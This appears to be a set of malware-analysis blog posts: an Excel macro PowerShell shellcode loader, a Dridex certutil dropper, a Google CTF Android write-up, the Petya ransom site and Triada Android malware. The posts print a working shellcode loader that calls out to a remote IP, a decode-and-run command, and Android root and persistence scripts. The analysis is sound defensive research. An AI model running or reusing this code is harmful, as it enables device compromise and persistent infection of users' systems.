Sunday, May 29, 2016

Malicious Excel documents with macros running shellcodes

Some weeks ago I got a very interesting MS Office Excel document.

The file is in VT also since a couple of weeks and it has a very low detection rate


The document is blank and it requieres to enable macros


The interesting part is the content of the macros.


First, there is a base64 encoded PoweSshell command, which I will take a look later.


Then, there is some code to open a window with an error message. The windows message informs that the file is 'corrupted' and that it is necessary to restore the file from a backup.


In the end the VBA executes Application.quit which finishes MS Excel.
This means that once the document is opened, some code is executed and  straight forward it exists with some error message. This behaviour fools the user thinking that the file is corrupted.


Taking a look to the base64 encode command in the beginning of the VBA, the content is as follow:


Very interesting stuff: a shellcode is somewhere around.


$U27U = '$NEU = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);
"@
$w = Add-Type -memberDefinition $NEU -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];[Byte[]]$z = 0xd9,0xc0,0xd9,0x74,0x24,0xf4,0x58,0xbb,0xe9,0x77,0x39,0xdb,0x33,0xc9,0xb1,0x52,0x31,0x58,0x19,0x83,0xc0,0x04,0x03,0x58,0x15,0x0b,0x82,0xc5,0x33,0x49,0x6d,0x36,0xc4,0x2d,0xe7,0xd3,0xf5,0x6d,0x93,0x90,0xa6,0x5d,0xd7,0xf5,0x4a,0x16,0xb5,0xed,0xd9,0x5a,0x12,0x01,0x69,0xd0,0x44,0x2c,0x6a,0x48,0xb4,0x2f,0xe8,0x92,0xe9,0x8f,0xd1,0x5d,0xfc,0xce,0x16,0x83,0x0d,0x82,0xcf,0xc8,0xa0,0x33,0x7b,0x84,0x78,0xbf,0x37,0x09,0xf9,0x5c,0x8f,0x28,0x28,0xf3,0x9b,0x73,0xea,0xf5,0x48,0x08,0xa3,0xed,0x8d,0x34,0x7d,0x85,0x66,0xc3,0x7c,0x4f,0xb7,0x2c,0xd2,0xae,0x77,0xdf,0x2a,0xf6,0xb0,0x3f,0x59,0x0e,0xc3,0xc2,0x5a,0xd5,0xb9,0x18,0xee,0xce,0x1a,0xeb,0x48,0x2b,0x9a,0x38,0x0e,0xb8,0x90,0xf5,0x44,0xe6,0xb4,0x08,0x88,0x9c,0xc1,0x81,0x2f,0x73,0x40,0xd1,0x0b,0x57,0x08,0x82,0x32,0xce,0xf4,0x65,0x4a,0x10,0x57,0xda,0xee,0x5a,0x7a,0x0f,0x83,0x00,0x13,0xa1,0xf9,0xce,0xe3,0x55,0x75,0x46,0x8a,0xcc,0x2d,0xf0,0x1e,0x79,0xe8,0x07,0x60,0x50,0xc5,0xdc,0xcd,0x09,0x75,0xb0,0xa2,0xc5,0x43,0x60,0x3c,0xb2,0x4b,0x59,0xed,0xef,0xd9,0x61,0x41,0x5c,0x76,0xdd,0x64,0x62,0x86,0xc9,0x1f,0x62,0x86,0x09,0xcf,0x20,0xcc,0x31,0x5d,0xe2,0xd0,0x11,0x09,0xbd,0x59,0x0e,0x0f,0xbe,0x8f,0xb8,0x56,0x13,0x58,0xbb,0x54,0xf3,0x1c,0xe8,0x0b,0xa0,0x4b,0x5c,0xfa,0x2e,0x9f,0x37,0x2c,0x95,0xa0,0x6d,0xa6,0x83,0x54,0xd1,0x94,0x00,0x3a,0xbe,0x4c,0xce,0x91,0x46,0x69,0x75,0x15,0x93,0x0c,0x49,0x9c,0x16,0x40,0x3c,0xb2,0x4f,0xae,0x0b,0xee,0xc6,0xb1,0xa6,0x85,0xa6,0x25,0x48,0x4a,0x27,0xb6,0x20,0x6a,0x27,0xf6,0xb0,0x39,0x4f,0xae,0x14,0xee,0x6a,0xb1,0x81,0x82,0x26,0x1d,0xa0,0x42,0x9f,0xc9,0xb2,0xac,0x20,0x0a,0xe1,0xfa,0x48,0x18,0x93,0x8a,0x6b,0xe3,0x4e,0x09,0xab,0x68,0xbd,0x99,0x2b,0x90,0xfe,0x1b,0xf3,0xe7,0xe5,0x7c,0x37,0x58,0x0d,0xf5,0x48,0x98,0x32,0x37,0x80,0x52,0xe2,0x09,0xde,0xac,0xd4,0x58,0x2d,0xf5,0x06,0xaa,0x63,0x05;

$g = 0x1000;
if ($z.Length -gt 0x1000){$g = $z.Length};

$Hc8q=$w::VirtualAlloc(0,0x1000,$g,0x40);

for ($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr]($Hc8q.ToInt32()+$i), $z[$i], 1)};


$w::CreateThread(0,0,$Hc8q,0,0,0);
for (;;){Start-sleep 60};;'

$e = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($U27U));

$DKan = "-enc ";
if([IntPtr]::Size -eq 8){$B8KW = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";
iex "& $B8KW $DKan $e"}else{;iex "& powershell $DKan $e";}

The code can be executed in PowerShell


Resulting in a TCP connection to 172.100.138.12 on port 443, but connection can't be established anymore.


spoofing the IP and running netcat I can see what's going what is being requested.


So basically, it is not a real SSL connection, but just a normal HTTP connection using port 443  trying to get a resource  "BRJ8F'.


What's going on here? Basically, the VBA is exploiting some features of Powershell. This is not really a flaw at all, but just the way Powershell can work, which permits to run shellcodes.

For further information you can read this article:


Wednesday, May 25, 2016

Dridex campaign on the 23rd and 24rd of May - using fake PKCS#12 files

Dridex has been very active in the last 2 days. 

I have seen more than 40k emails sent during a window frame of 36 hour and I have identified around 300 different samples. The samples size are between 260KB and 360KB and all of them are MS Word office documents.

Last week I wrote here about the last Locky campaign and the techniques used by the cyber criminals to fool the victims.  Dridex and Locky Threat Actors are very close friends ;-)
and they are sharing some of the TTP they are using in their campaigns ;-)
Currently, In both cases, they have been sending a blank MS word office document which requieres to enable macros

In the Dridex campaign there are some particular interesting points.


Debugging the VBA code of the the Macro, which it is password protected, the first interesting thing I see is that the Windows command 'certutil' is used. This command handles digital certificates in windows. 


The command is:

"cmd /c certutil -decode %TMP%\\harakiri.pfx %TMP%\\harakiri.exe & start %TMP%\\harakiri.exe"


Usually PFX files are PKCS#12 containers which stores certificates. What's going on?

in this case, the command is not related to digital certificates at all, but it is just converting some base64 strings stored in a file name "harakiri.pfx" and dumping into an executable file name "harakiri.exe". After that, the file harakiri.exe is executed.

The harakiri.pfx is inside the MS Word file. Looking into the malicious file I see a bunch of base64 starting in offset DC80
 

and ending in offset 56104


Now, dumping that set of data (from offset DC80 up to offset 56104) and decoding with base64, the same way that the command 'certutil' does, I obtain a PE file. This is the file which later is executed when running the macro


The file obtained is already reported in VT https://www.virustotal.com/en/file/08c9b30c7f01dbbc41fb0f11768a15cfe0d68a524acd338eb880e1704575370b/analysis/

This time the VBA inside the MS office document is not dropping anything from Internet,  but just extracting and converting the PE file inside itself.

Some IOCs

9230dde2cfb1fcb641f3a25171ffadb2

3141fcce028913f34484f1d90a1bfbc7

5a93499e100e0cfd987c331c9dc1930a

60322d81c8d22c7e71efd471c8b6c8c5

76148125eeb97f9284262cb6e1915641

645598660fe6e184bc1d59816796f54d

918aa9994bac90cc28ad51fae7e35128

594c13bd90f9ce0025da1cc31c02002a

2798b6f9723d4a78800be3d9bd2bb00a

b2e4df0f3139b4039447b209326b758c

80.88.89.222:11443
213.192.1.171:40443
50.56.118.137:4033 
84.40.2.227:11443 
162.251.84.219:4343 
24.199.222.250:4343 
160.16.69.29:11443

188.120.253.193:40443


Sunday, May 8, 2016

Solution to Google CTF Mobile Challenge III Intentions

I do not usually play CTF challenges, but they are indeed a very good way to challenge your skills and and learn a lot.


A few days ago there was the Google Capture The Flag Challenge. I did not participate but a friend of mine asked me about the Mobile challenge as it was focused on Android.


I took a look to get an idea about the challenge and possible ways to find a solution to it.
The challenge consisted on an APK file with a few methods and a call to a native library. That native library contained the code to get the flag. But let's start from the beginning.

The first thing I did was to take a look to the AndroidManifest.xml, to get an idea of the activities, permissions needed, etc. There are several tools to check the AndroidManifest, since APK decompiler like jadx or other tools like 'apktool' to unzip the file and get the content. I used in this case jadx as I can see also the source code as well.

In this case, the content of the AndroidManifest.xml is as showed below:


<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:"http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="com.example.hellojni" platformBuildVersionCode="22" platformBuildVersionName="5.1.1-1819727">
    <uses-sdk android:minSdkVersion="22" android:targetSdkVersion="23" />
    <permission android:name="ctf.permission._MSG" android:protectionLevel="signature|signatureOrSystem" android:description="@string/android_permission__msg" />
    <permission android:name="ctf.permission._SEND" android:description="@string/android_permission__msg" />
    <application android:label="CTF Application" android:icon="@mipmap/ic_launcher">
        <activity android:label="Main Activity" android:name="com.example.application.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:label="Activity: Is This The Real One" android:name="com.example.application.IsThisTheRealOne" />
        <activity android:label="This Is The Real One" android:name="com.example.application.ThisIsTheRealOne" />
        <activity android:label="Definitely Not This One" android:name="com.example.application.DefinitelyNotThisOne" />
        <receiver android:name="com.example.application.Send_to_Activity" android:exported="true" />
    </application>
</manifest>

Analysing the AndroidManifest.xml, the first I need to consider is that this APK will only run in devices or virtual devices with recent version of the OS, as it requires SDKversion 22 or 23. In my lab I have a physical Nexus 5 device with the latest version, Android 6.0.1 (hammerhead-mob30d), with a custom kernel which permits to load kernel modules, as I explained in this post. I use this device always for malware analysis so I can see the full memory in case I need it.


Continuing with the AndroidManifest.xml, the second significant point is that it only requieres 2 custom permissions: ctf.permissions._MSG and ctf.permissions._SEND.

The main activity is: com.example.application.MainActivity. But there are also some other activities: com.example.application.IsThisTheRealOne, com.example.application.ThisIsTheRealOne, com.example.application.DefinitelyNotThisOne. Moreover, there is a receiver com.example.application.Send_to_Activity


So, next step is to take a look to the code in order to understand all the activities and the receiver. 


MainActivity:


The Main activity performs a call to Send_To_Activity() when the intent is com.ctf.INCOMING_INTENT. 


Send_to_Activity


This Class is essentially an extended BroadcastReceiver, hence it waits to some specific event to happen in order to launch a specific activity. In this case, I can see that it depends on the content of the string 'msg' it will call a different method. The possible values of 'msg' can be:  ThisIsTheRealOne, DefinitelyNotThisOne, IsThisTheRealOne (or any other value which will show a default message).


The three classes ThisIsTheRealOne, DefinitelyNotThisOne, IsThisTheRealOne which implement the different activities are very similar in terms of code:


The code of one of the classes contains the following:


import com.example.hellojni.R;

public class IsThisTheRealOne extends Activity {
    public native String computeFlag(String str, String str2);

    public native String definitelyNotThis(String str, String str2, String str3);

    public native String orThat(String str, String str2, String str3);

    public native String perhapsThis(String str, String str2, String str3);

    public void onCreate(Bundle savedInstanceState) {
        Context context = getApplicationContext();
        super.onCreate(savedInstanceState);
        new TextView(this).setText("Activity - Is_this_the_real_one");
        Button button = new Button(this);
        button.setText("Broadcast Intent");
        setContentView(button);
        button.setOnClickListener(new OnClickListener() {
            public void onClick(View v) {
                Intent intent = new Intent();
                intent.setAction("com.ctf.OUTGOING_INTENT");
                String a = IsThisTheRealOne.this.getResources().getString(R.string.str3) + "\\VlphgQbwvj~HuDgaeTzuSt.@Lex^~";
                String b = Utilities.doBoth(IsThisTheRealOne.this.getResources().getString(R.string.app_name));
                String name = getClass().getName();
                intent.putExtra("msg", IsThisTheRealOne.this.perhapsThis(a, b, Utilities.doBoth(name.substring(0, name.length() - 2))));
                IsThisTheRealOne.this.sendBroadcast(intent, permission._MSG);
            }
        });
    }

    static {
        System.loadLibrary("hello-jni");
    }
}


In the beginning of the code, there are 4 native methods: computeFlagdefinitelyNotThis, orThat,  perhapsThis. Those methods are part of a native library 'hello-jni' which is loaded at the end of each class.

When creating the object from the class IsThisTheRealOne, several things happens:

  • A display-text is created
  • A button with the test 'Broadcast Intent' is created
  • When the button is pushed, a new intent is created. That intent has the action 'com.ctf.OUTGOING_INTENT'  and contains some manipulated strings, which in the end are sent through a Broadcast.
  1. Modifying the code to include some debugging code to dump into the debug logs the content of the Intent. This could be done in the native smali code or creating again the Java code with that new debugging lines
  2. Creating a very small APK which it is able to receive the brocadcasted intent com.ctf.OUTGOING_INTENT and displaying it
  3. Using any kind of hooking tool, like xposed, to hook the calls to the interesting methods.
  4. Reversing the native library, try to understand the code and create some script to simulate.
  5. Dump the memory of the android device once the APK has been executed and the correct activity has been launched. 

So in essence, what it looks it is happening, is that once the correct activity is created, some calls to native methods included in a native library happens, which create/manipulated some strings. Those strings included in an intent are sent through a broadcast. Hopefully, that intent sent through the broadcast contains the flag we are looking for.

Some possible ways to gather the flag:

1,2,3,4 requires to create some custom code, rebuild the APK, sign the APK, etc. As I already had my Nexus device ready to dump the memory, I choose option 5.

The first thing is to install the APK, once done, it is time to send the broadcast with the correct string in the 'msg' and capture the memory.

To send a broadcast, it is possible to use drozer, or the Android framework. 
I did it directly with the Android framework


After that, I captured the memory with LiME as explained here.

Now, it is time to search across the full memory dump with an HEX editor or any tool like 'strings'. After some minutes and different tests, I finally manage to find through the strings 'CTF' the correct flag:


Here is your Reply: Congratulation!YouFoundTheRightActivityHereYouGo-CTF{IDontHaveABadjokeSorry}


Thursday, March 31, 2016

Petya Ransomware: Threat Actors ready since December 2015

A few days ago TrendMicro made public in his blog that they found a new family of Crypto-Ransomware which is  able to overwrite the MBR. This means that the system can't boot normally until the MBR is restored and for that it is necessary to pay the a 'rescue'. The 'rescue' is paid in BTC and in order to do the payment, it necessary to access a Tor page. 

I was doing some research on this as I ended up with a sample that was not reported yet at the moment of the analysis. At the moment of writing this post, the ratio of detection in VT for that sample was very low:


Taking a look to the Tor website

After the host is infected, it automatically reboots. Once booted, a screen like the one below is displayed:


Here I can already see the onion URL to access the webpage to pay the 'rescue'.  Only the 1st link http://petya37h5tbhyvki.onion/bL25sw was active while doing this analysis.

When accessing the webpage, the first thing I find is a captcha


Then, I am informed that my system is infected with "military grade encryption" and that I need to purchase a key to decrypt the system


The process to obtains the key and requires to identify my infected system with the unique ID, which permits to obtains the BTC wallet where they money must be sent


The web looks quite professional and even there is a support link where the victim can send a message to the threat actors:


Moreover, the copyright message across the web is quite funny


In the news section, one can read that this 'project' (as they call it) was launched the 16/12/2015


To be continued..

Tuesday, March 22, 2016

Triada malware: hitting the android core system (part II)

Following my previous post I took a look to another sample from this same malware family. 



This second sample was reported the same day I performed the analysis and it has quite significative differences with very interesting points.

The first difference is that the malicious code is inside an application which shows in the list of applications, opposite to the previous one which was 'hidden'. Moreover, the size of the APK is significantly bigger (1.5MB vs 100KB)

.

The application has a strange name: anefjlb.cdioclg.nfffpjj.jidondl.gkibaap.lmkgcmk and it requests a bunch of permissions, if compared to the sample analysed in previous post 


 <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="droid.permission.INSTALL_PACKAGES" />
    <uses-permission android:name="android.permission.CLEAR_APP_CACHE" />
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <permission android:name="android.permission.ACCESS_DOWNLOAD_MANAGER" />
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT" />
    <uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.intent.action.BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.GET_TASKS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <permission android:name="android.permission.BAIDU_LOCATION_SERVICE" />
    <uses-permission android:name="android.permission.BAIDU_LOCATION_SERVICE" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_GPS" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
    <uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW" />
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
    <uses-permission android:name="READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.RECEIVE_MMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.RESTART_PACKAGES" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.READ_LOGS" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.GET_TASKS" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_MTK_MMHW" />
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES" />
    <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.MOUT_UNMOUNT_FILESYSTEMS" />
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.WRITE_SMS" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.BROADCAST_STICKY" />
    <uses-permission android:name="com.android.alarm.permission.SET_ALARM" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />

But the interesting part comes when analysing the behaviour of the malicious APK. 
I managed to capture some of the temporal files used by the application to become persistent in the system. There are several binaries and scripts:


busybox:             gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT)
cd:                  very short file (no magic)
configopb:           ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), stripped
core:                Zip archive data, at least v2.0 to extract
install:             a /system/bin/sh script text executable
install-recovery.sh: a /system/bin/sh script text executable
librgsdk.so:         ELF 32-bit LSB shared object, ARM, version 1 (SYSV), dynamically linked, stripped
mksh:                gzip compressed data, from Unix, last modified: Tue Dec 10 09:34:32 2013
recovery:            gzip compressed data, was "install-recovery.sh", from Unix, last modified: Wed Jun 11 11:59:16 2014
sr:                  data

One of the files is Busybox, which provides many Linux/Unix tools in a singe binary.   Really interesting :)

The install script contains the following set of commands


#!/system/bin/sh
/system/bin/mount -o remount,rw /system
mount -o remount,rw /system
chmod 777 /system/etc
rm -f /system/etc/install-recovery.sh
cat /data/local/tmp/install-recovery.sh > /system/etc/install-recovery.sh
chown 0.0 /system/etc/install-recovery.sh
chown 0:0 /system/etc/install-recovery.sh
chmod 0755 /system/etc/install-recovery.sh
chmod 755 /system/etc
chmod 777 /system/bin
rm -f /system/bin/conbb
cat /data/local/tmp/configopb > /system/bin/conbb
chown 0.0 /system/bin/conbb
chown 0:0 /system/bin/conbb
chmod 6755 /system/bin/conbb
chmod 755 /system/bin
chmod 777 /system/xbin
rm -f /system/xbin/conbb
cat /data/local/tmp/configopb > /system/xbin/conbb
chown 0.0 /system/xbin/conbb
chown 0:0 /system/xbin/conbb
chmod 6755 /system/xbin/conbb
chmod 755 /system/xbin
mount -o remount,ro /system
/system/xbin/conbb ac32dorbdq

Basically the script is remounting the filesystem in order to be able to copy some script "install-recovery.sh" and  some binaries "conbb" and "configopb". This is done to keep them persistently in the filesystem.

The install-recovery.sh script contains the following:


#!/system/bin/sh
/system/xbin/conbb ac32dorbdq &
/system/bin/configopb ac32dorbdq &


The file 'mksh' is a compressed file which contains a set of scripts which reference to an APK named com.baidu.easyroot, which it is a rooter. The content of the scrips is the following:


cat baiduscript-1

#!/system/bin/sh
'set' '-e';'exec' >>'/data/data/com.baidu.easyroot/files/mksh/baiduscript-4' 2>&'1';PATH='/system/bin';'mv' '/data/property' '/data/property.1384944281';'set' '+e';('set' '-e';'mkdir' '/data/property';'set' '+e';('set' '-e';'ln' '-s' '/sys/kernel/uevent_helper' '/data/property/.temp';'setprop' 'persist.sys.impactor' '/data/data/com.baidu.easyroot/files/mksh/baiduscript-2';
    if ! rm /data/property/persist.sys.impactor 2>/dev/null; then
        sleep 1
        rm /data/property/persist.sys.impactor
    fi;'ln' '-s' '/sys/bus/hid/uevent' '/data/property/.temp';'setprop' 'persist.sys.impactor' 'add';
    if ! rm /data/property/persist.sys.impactor 2>/dev/null; then
        sleep 1
        rm /data/property/persist.sys.impactor
    fi);e=$?;'rm' '-r' '/data/property';'set' '-e';(exit $e));e=$?;'mv' '/data/property.1384944281' '/data/property';'set' '-e';(exit $e)


cat baiduscript-2

#!/system/bin/sh
'set' '-e';'exec' >>'/data/data/com.baidu.easyroot/files/mksh/baiduscript-4' 2>&'1';PATH='/system/bin';'echo' '' >'/sys/kernel/uevent_helper';'set' '+e';('set' '-e');e=$?;'echo' >'/data/data/com.baidu.easyroot/files/mksh/baiduscript-5';'set' '-e';(exit $e);'/data/data/com.baidu.easyroot/files/mksh/baiduscript-3'


cat baiduscript-2

#!/system/bin/sh
'set' '-e';'exec' >>'/data/data/com.baidu.easyroot/files/mksh/baiduscript-4' 2>&'1';PATH='/system/bin';'mount' '-o' 'remount,rw' '' '/system';'set' '+e';('set' '-e';'set' '+e';('set' '-e');e=$?;'mkdir' '/system/xbin' 2>'/dev/null';'set' '-e';(exit $e);'cat' '/data/data/com.baidu.easyroot/files/su' >'/system/xbin/su';'chmod' '6755' '/system/xbin/su';'chmod' '6755' '/system/app/BaiduRoot.apk');e=$?;'mount' '-o' 'remount,ro' '' '/system' 2>'/dev/null';'set' '-e';(exit $e);'set' '+e';('set' '-e');e=$?;'echo' >'/data/data/com.baidu.easyroot/files/mksh/baiduscript-6';'set' '-e';(exit $e)


The last interesting file 'core' is an APK already reported in VirusTotal. 


The mentioned APK is almost the same than  b2c2f74772c5057451668f144191f8d7191e5f98dbc6b6533698af5aa2baabc8 which Is the one I analysed in my previous post


In terms of traffic, the behavior is very similar to the previous sample. There are several connection to different C&C hosts:

ph3.elsyzsmc.com:8080, cr3.rurimeter.com:8080, ph1.rurimeter.com:8080, ph2.elsyzsmc.com:8080, ph1.elsyzsmc.com:8080. Those domains resolve to the following IP:

ph3.elsyzsmc.com 103.15.217.165
ph1.rurimeter.com 103.15.217.165
ph2.elsyzsmc.com 103.15.217.165
ph1.elsyzsmc.com 103.15.217.165
cr3.rurimeter.com 103.6.223.226

Note that host 103.6.223.226 also is linked to ph3.xiaoyisy.com and ph4.xiaoyisy.com, used by the sample b2c2f74772c5057451668f144191f8d7191e5f98dbc6b6533698af5aa2baabc8


Moreover, some additional modules are gathered from xla.poticlas.com, which it is exactly the same used by sample  b2c2f74772c5057451668f144191f8d7191e5f98dbc6b6533698af5aa2baabc8


This time the modules pulled are different:


MD5 (2020.zip) = 42d6f191f1d7daf1e6204aa5823ef563
MD5 (2027.zip) = 31465b67f57efe3930dd9ebb7da3bc88
MD5 (2030.zip) = b1fccf033a589adf862d9c3b339f8efc
MD5 (2031.zip) = 25d93aba3e276ebd802814a3cd1aa735
MD5 (2044.zip) = b69876c4925e19d418564a5ec74f8554


Im summary, the points to highlight from this sample are:  its root capabilities through some scripts and rooting APK. Moreover, it is able to use / install some additional tools like Busybox, which provides some additional Linux  / Unix functionalities. The way it becomes persistent in the system, remounting the filesystem in order to be able to copy some scripts and binary files makes very difficult to clean it up. 
The communication with the C&C and the installation of additional modules is similar to sample b2c2f74772c5057451668f144191f8d7191e5f98dbc6b6533698af5aa2baabc8 from the same malware family.